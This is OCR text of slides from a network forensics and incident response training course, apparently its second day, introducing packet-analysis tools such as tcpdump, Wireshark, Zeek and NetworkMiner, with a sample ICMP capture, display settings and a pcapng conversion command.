
NETWORK FORENSICS & INCIDENT RESPONSE – DAY 2

w/ Troy Wojewoda

DAY 2

Roadmap



Say Hello to Your Network Tools

PCAPNG and PCAP Formats

- Before we jump into pcap analysis…
- Interfaces and mergecap

Tcpdump


- Command line tool for capturing/analyzing network traffic
- Not need for deep packet inspection
- Example: -x –X -s
- Example:
-

Tcpdump

```
root@ndfir-box:/home/ndfir/labs/0001# tcpdump -nni ens33 -s 0 -X
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on ens33, link-type EN10MB (Ethernet), capture size 262144 bytes
15:10:56.680245 IP 192.168.232.134 > 8.8.8.8: ICMP echo request, id 3, seq 24, length 64
        0x0000:  4500 0054 81f6 4000 4001 ff73 c0a8 e886  E..T..@.@..s....
        0x0010:  0808 0808 0800 454e 0003 0018 8001 4661  ......EN......Fa
        0x0020:  0000 0000 2361 0a00 0000 0000 1011 1213  ....#a..........
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  .............!"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
15:10:56.699779 IP 8.8.8.8 > 192.168.232.134: ICMP echo reply, id 3, seq 24, length 64
        0x0000:  4500 0054 6a24 0000 8001 1746 0808 0808  E..Tj$.....F....
        0x0010:  c0a8 e886 0000 4d4e 0003 0018 8001 4661  ......MN......Fa
        0x0020:  0000 0000 2361 0a00 0000 0000 1011 1213  ....#a..........
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  .............!"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
```


Wireshark

View -> Time Display Format -> UTC Date and Time of Day




Wireshark

View -> Name Resolution -> Nothing Checked



Recommendation: Disable all Name Resolution

Wireshark



View:

- [x] Main Toolbar
- [x] Filter Toolbar
- [ ] Wireless Toolbar
- [x] Status Bar
- [ ] Full Screen F11
- [x] Packet List
- [x] Packet Details
- [x] Packet Bytes

Zeek (formerly Bro IDS)


```
ndfir@ndfir-box:~$ /usr/local/zeek/bin/zeek -v
/usr/local/zeek/bin/zeek version 4.2.0-dev.78
ndfir@ndfir-box:~$
```


NETRESEC suite of tools

- NetworkMiner
- CapLoader
- PolarProxy
- PacketCache
- RawCap
- TrimPCAP.py
- findject.py
- SplitCap
- SPID

https://www.netresec.com/?page=Products

PolarProxy

List FAQs



Source: https://www.netresec.com/?page=PolarProxy

NetworkMiner


- Uses mono – a free and open-source .NET Framework-compatible software.

> mono NetworkMiner_2-7-1/NetworkMiner.exe --noupdatecheck

	NetworkMiner (free edition)	NetworkMiner Professional
Live sniffing	✔	✔
Parse PCAP files	✔	✔
Parse PcapNG files		✔
IPv6 support	✔	✔
Extract files from FTP, TFTP, HTTP, HTTP/2, SMB, SMB2, SMTP, POP3, IMAP and LPR traffic	✔	✔
Extract X.509 certificates from SSL encrypted traffic like HTTPS, SMTPS, IMAPS, POP3S, FTPS etc.	✔	✔
Decapsulation of GRE, 802.1Q, PPPoE, VXLAN, OpenFlow, SOCKS, MPLS and EoMPLS	✔	✔
Receive Pcap-over-IP	✔	✔
Runs in Windows and Linux	✔	✔
OS Fingerprinting (*)	✔	✔
JA3 and JA3S hash extraction	✔	✔
Audio extraction and playback of VoIP calls		✔
OSINT lookups of file hashes, IP addresses, domain names and URLs		✔
Port Independent Protocol Identification (PIPI)		✔
User Defined Port-to-Protocol Mappings (decode as)		✔
Export to CSV / Excel / XML / CASE / JSON-LD		✔
Configurable file output directory		✔
Configurable time zone (UTC, local or custom)		✔
Geo IP localization (**)		✔
DNS Whitelisting (***)		✔
Advanced OS fingerprinting		✔
Web browser tracing (4:10 into this video)		✔
Online ad and tracker detection		✔
Host coloring support		✔
Command line scripting support		✔ (through NetworkMinerCLI)
Price	Free	$ 1200 USD

NetworkMiner - pcapng


- CapLoader (free trial or professional ver $$$)
  - https://www.netresec.com/?page=CapLoader
- `tshark -F pcap -r {pcapng file} -w {pcap file}` (warning: https://ask.wireshark.org/question/1508/how-to-convert-pcapng-file-to-pcap-file-by-tshark/)




Source: https://pcapng.com/

CHECKPOINT

Lab 0001 – Filters: Tcpdump, Wireshark, Tshark



Network Protocols



